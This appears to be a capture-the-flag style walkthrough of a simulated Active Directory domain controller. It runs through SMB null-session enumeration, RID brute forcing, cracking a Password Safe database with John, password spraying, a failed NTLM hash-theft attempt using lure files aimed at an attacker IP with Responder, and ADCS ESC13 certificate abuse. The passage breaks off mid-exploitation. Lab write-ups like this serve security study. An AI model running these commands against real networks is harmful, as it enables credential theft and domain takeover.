1. Introduction
This machine simulates a corporate environment for Kitsune LLC, a company with a misconfigured Active Directory that exposes a full vulnerability chain — from anonymous SMB access to complete domain compromise.
Attack Path Summary
Anonymous SMB access (Guest)
        ↓
Share Files → logins.psafe3 (hello...)
        ↓
Password Spray → ranch:R@nch...
        ↓
ADCS ESC13 → HelpDesk PAC injection
        ↓
DACL on schlop → Reset password → WinRM [user.txt]
        ↓
PSCredential DPAPI → pebble:Pebble...
        ↓
pebble ∈ IT → ReadGMSA of svc_gmsa$
        ↓
svc_gmsa$ ∈ Backup Operators → NTDS dump [root.txt]
2. Reconnaissance
We start with a full port scan using rustscan to quickly identify open ports, followed by nmap for service and version fingerprinting:
rustscan -a $IP --no-banner --ulimit 1000 -r 1-65535 -- -A -sCV -o nmapresult.txt
The key ports identified confirm that the target is a Domain Controller:
| Port | Service | Relevance |
|---|---|---|
53 |
DNS | Simple DNS Plus |
88 |
Kerberos | DC confirmed |
389/636/3268/3269 |
LDAP/LDAPS | Active Directory LDAP |
445 |
SMB | SMBv1 disabled, signing required |
3389 |
RDP | Windows Server 2025 Build 26100 |
5985 |
WinRM | Remote PowerShell access |
9389 |
ADWS | .NET Message Framing |
From the TLS certificate on LDAP we extract valuable environment information:
- Domain:
kitsune.local - Hostname:
DC01.kitsune.local - CA:
kitsune-DC01-CA(ADCS active on the domain)
We add the necessary entries to our /etc/hosts file to operate against the DC:
┌──(iamwin㉿apt404)-[~/Documents/HSL]
└─$ nxc smb $IP --generate-hosts-file hosts
SMB         10.1.95.204     445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:kitsune.local) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)

┌──(iamwin㉿apt404)-[~/Documents/HSL]
└─$ cat hosts
10.1.95.204     DC01.kitsune.local kitsune.local DC01

┌──(iamwin㉿apt404)-[~/Documents/HSL]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       apt404

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.1.95.204     DC01.kitsune.local kitsune.local DC01
3. SMB Enumeration
Null Session and Shares
We test anonymous and Guest authentication:
┌──(iamwin㉿apt404)-[~/Documents/HSL]
└─$ nxc smb $FQDN -u '' -p ''
SMB         10.1.95.204     445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:kitsune.local) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)
SMB         10.1.95.204     445    DC01             [+] kitsune.local\:

┌──(iamwin㉿apt404)-[~/Documents/HSL]
└─$ nxc smb $FQDN -u '' -p '' --shares
SMB         10.1.95.204     445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:kitsune.local) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)
SMB         10.1.95.204     445    DC01             [+] kitsune.local\:
SMB         10.1.95.204     445    DC01             [-] Error enumerating shares: STATUS_ACCESS_DENIED

┌──(iamwin㉿apt404)-[~/Documents/HSL]
└─$ nxc smb $FQDN -u 'iamwin' -p '' --shares
SMB         10.1.95.204     445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:kitsune.local) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)
SMB         10.1.95.204     445    DC01             [+] kitsune.local\iamwin: (Guest)
SMB         10.1.95.204     445    DC01             [*] Enumerated shares
SMB         10.1.95.204     445    DC01             Share           Permissions            Remark
SMB         10.1.95.204     445    DC01             -----           -----------            ------
SMB         10.1.95.204     445    DC01             ADMIN$                                 Remote Admin
SMB         10.1.95.204     445    DC01             C$                                     Default share
SMB         10.1.95.204     445    DC01             Files           READ                   Global file share
SMB         10.1.95.204     445    DC01             IPC$            READ                   Remote IPC
SMB         10.1.95.204     445    DC01             NETLOGON                               Logon server share
SMB         10.1.95.204     445    DC01             SYSVOL                                 Logon server share
The server accepts null auth and with a non-existent username we get a Guest session. We find a non-standard share:
| Share | Permissions | Description |
|---|---|---|
ADMIN$ |
— | Remote Admin |
C$ |
— | Default share |
Files |
READ | Global file share |
IPC$ |
READ | Remote IPC |
NETLOGON |
— | Logon server share |
SYSVOL |
— | Logon server share |
User Enumeration via RID Brute Force
┌──(iamwin㉿apt404)-[~/Documents/HSL]
└─$ nxc smb $FQDN -u 'iamwin' -p '' --rid-brute
Domain users discovered:
| RID | User | Type |
|---|---|---|
500 |
Administrator |
User |
1103 |
ranch |
User |
1104 |
HelpDesk |
Group |
1105 |
schlop |
User |
1106 |
pebble |
User |
1107 |
ross |
User |
1108 |
protagonist |
User |
1601 |
IT |
Group |
1602 |
svc_gmsa$ |
User (gMSA) |

svc_gmsa$is a Group Managed Service Account (gMSA), which will be key later on.
4. Share Files — Documents & logins.psafe3
Share Listing

┌──(iamwin㉿apt404)-[~/Documents/HSL]
└─$ smbclient //$IP/Files -U 'iamwin%' -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Oct 13 00:08:20 2026
  ..                                DHS        0  Thu Oct 15 06:49:47 2026
  10-11-Calendar_October.pdf          A     3190  Mon Oct 12 22:23:43 2026
  10-11-Financial_Report.pdf          A     4076  Mon Oct 12 22:23:49 2026
  10-11-Timesheet.pdf                 A     3854  Mon Oct 12 22:21:23 2026
  logins.psafe3                       A      840  Mon Oct 12 21:59:03 2026

                12974591 blocks of size 4096. 3448911 blocks available
We find four files:
10-11-Calendar_October.pdf
10-11-Financial_Report.pdf
10-11-Timesheet.pdf
logins.psafe3
We download all files locally:
smb: \> get logins.psafe3
smb: \> get 10-11-Calendar_October.pdf
smb: \> get 10-11-Financial_Report.pdf
smb: \> get 10-11-Timesheet.pdf
Document Analysis

10-11-Calendar_October.pdf— Kitsune LLC internal calendar (October 2026). Key events:- Oct 6: New hire: S. Reyes (potential weak credential).
- Oct 23: Pentest kickoff (official scope).

10-11-Financial_Report.pdf— Q3 FY2026 report prepared by Finance, reviewed by E. Volkova, Controller (47 total employees).

10-11-Timesheet.pdf— Biweekly summary (Sep 29 – Oct 12, 2026) prepared by J. Tanaka, Payroll, with names and roles:
| Name | Role |
|---|---|
| Diego Marchetti | Systems Admin |
| Priya Nair | Help Desk Tech |
| Lukas Brandt | Network Engineer |
| Sofia Reyes | Junior Developer (new hire) |
| Tomoko Ishikawa | DevOps Engineer |
| Elena Volkova | Database Admin / Controller |
Cracking logins.psafe3
logins.psafe3 is a Password Safe v3 database, protected with a master password:
# Extract the hash
┌──(iamwin㉿apt404)-[~/Documents/HSL]
└─$ pwsafe2john logins.psafe3 > hash.txt

┌──(iamwin㉿apt404)-[~/Documents/HSL]
└─$ cat hash.txt
login:$pwsafe$*3*<HASH_REDACTED>

┌──(iamwin㉿apt404)-[~/Documents/HSL]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (pwsafe, Password Safe [SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 327680 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hello...   (login)
1g 0:00:00:29 DONE (2026-10-22 10:33) 0.03414g/s 279.6p/s 279.6c/s 279.6C/s 123456..whitetiger
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
# Database Password
hello...
We open the database with the recovered password (hello...) and extract the stored credentials:

Right-click on the entries to copy each password to the clipboard

admin      : I#zm...
ranch      : R@nch...
root       : a%Kl...
5. Password Spray — Initial Access (ranch)
We build the user list from our domain enumeration and spray the three recovered passwords:
cat > users.txt << 'EOF'
Administrator
ranch
schlop
pebble
ross
protagonist
EOF

nxc smb $FQDN -u users.txt -p 'R@nch...' --continue-on-success
nxc smb $FQDN -u users.txt -p 'I#zm...' --continue-on-success
nxc smb $FQDN -u users.txt -p 'a%Kl...' --continue-on-success

Successful hit: valid credentials for ranch:R@nch....
We verify share permissions:
┌──(iamwin㉿apt404)-[~/Documents/HSL]
└─$ nxc smb $FQDN -u ranch -p 'R@nch...' --shares
SMB         10.1.95.204     445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:kitsune.local) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)
SMB         10.1.95.204     445    DC01             [+] kitsune.local\ranch:R@nch...
SMB         10.1.95.204     445    DC01             [*] Enumerated shares
SMB         10.1.95.204     445    DC01             Share           Permissions            Remark
SMB         10.1.95.204     445    DC01             -----           -----------            ------
SMB         10.1.95.204     445    DC01             ADMIN$                                 Remote Admin
SMB         10.1.95.204     445    DC01             C$                                     Default share
SMB         10.1.95.204     445    DC01             Files           READ,WRITE             Global file share
SMB         10.1.95.204     445    DC01             IPC$            READ                   Remote IPC
SMB         10.1.95.204     445    DC01             NETLOGON        READ                   Logon server share
SMB         10.1.95.204     445    DC01             SYSVOL          READ                   Logon server share
ranch has READ/WRITE permissions on the Files share.
I like to check gMSA password readability with the current user, since NXC usually shows who has permission to read it.

In this case the IT group can read the password — we already know that, let’s move on.
6. NTLM Theft — NTLMTheft + Responder (FAILED)
With write permissions on the share, we can drop lure files that force NTLM authentication whenever any user browses the folder from Windows Explorer:
Payload Generation
python3 ntlm_theft/ntlm_theft.py --generate all --server 10.200.110.162 --filename wintxx
This generates .scf, .lnk, .url, desktop.ini, etc. files.
Start Responder
sudo responder -I tun0 -wv
Upload Payloads
smbclient //$IP/Files -U 'ranch%R@nch...' -c "prompt OFF; recurse ON; mput wintxx/*"
When a user interacts with the share, Responder will capture their NTLMv2 hash for cracking or relay.
This technique works in similar scenarios, but in this case it seems no user was configured to interact with the Files share.
7. ADCS — Enumeration and ESC13
We enumerate the available certificate templates with certipy:
┌──(iamwin㉿apt404)-[~/Documents/HSL]
└─$ certipy find -u 'ranch@kitsune.local' -p 'R@nch...' -dc-ip $IP -stdout
Out of 34 templates, we identify one vulnerable to ESC13:
Template Name      : Kitsune-User
Enrollment Rights  : KITSUNE.LOCAL\Domain Users   ← ranch can enroll
Linked Groups      : CN=HelpDesk,CN=Users,DC=kitsune,DC=local

[!] Vulnerabilities
  ESC13 : Template allows client authentication and issuance policy
          is linked to group 'CN=HelpDesk,CN=Users,DC=kitsune,DC=local'
What is ESC13?
When a user requests a certificate from this template, the issued certificate includes an issuance policy (OID) linked to the HelpDesk group. When authenticating using this certificate via PKINIT, the KDC injectsHelpDeskinto the TGT’s PAC, granting the user temporary effective membership in HelpDesk without formally belonging to the group.
8. Lateral Move to schlop — ESC13 Exploitation
Request the Certificate
On the first attempt the certificate request failed. To fix this, we need to add the CA name to
/etc/hostsand also specify the key size — in this case 4096 bits.
┌──(iamwin㉿apt404)-[~/Documents/HSL]
└─$ certipy req -u 'ranch@kitsune.local' -p 'R@nch...' \
    -ca 'kitsune-DC01-CA' \
    -template 'Kitsune-User' \
    -dc-ip 10.1.95.204 \
    -key-size 4096
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 20
[*] Successfully requested certificate
[*] Got certificate with UPN 'ranch@kitsune.local'
[*] Certificate object SID is 'S-1-5-21-3773590124-4237107295-2360938966-1103'
[*] Saving certificate and private key to 'ranch.pfx'
[*] Wrote certificate and private key to 'ranch.pfx'
Authenticate with the Certificate
┌──(iamwin㉿apt404)-[~/Documents/HSL]
└─$ certipy auth -pfx ranch.pfx -dc-ip 10.1.95.204
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'ranch@kitsune.local'
[*]     Security Extension SID: 'S-1-5-21-3773590124-4237107295-2360938966-1103'
[*] Using principal: 'ranch@kitsune.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ranch.ccache'
[*] Wrote credential cache to 'ranch.ccache'
[*] Trying to retrieve NT hash for 'ranch'
[*] Got hash for 'ranch@kitsune.local': aad3b435b51404eeaad3b435b51404ee:<HASH_REDACTED>
export KRB5CCNAME=ranch.ccache
Verify Permissions with HelpDesk in the PAC
┌──(iamwin㉿apt404)-[~/Documents/HSL]
└─$ bloodyAD -k --host DC01.kitsune.local --dc-ip 10.1.95.204 -d kitsune.local get writable

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=kitsune,DC=local
permission: WRITE

distinguishedName: CN=ranch,CN=Users,DC=kitsune,DC=local
permission: WRITE

distinguishedName: CN=schlop,CN=Users,DC=kitsune,DC=local
permission: CREATE_CHILD; WRITE
OWNER: WRITE
DACL: WRITE

distinguishedName: DC=kitsune.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=kitsune,DC=local
permission: CREATE_CHILD

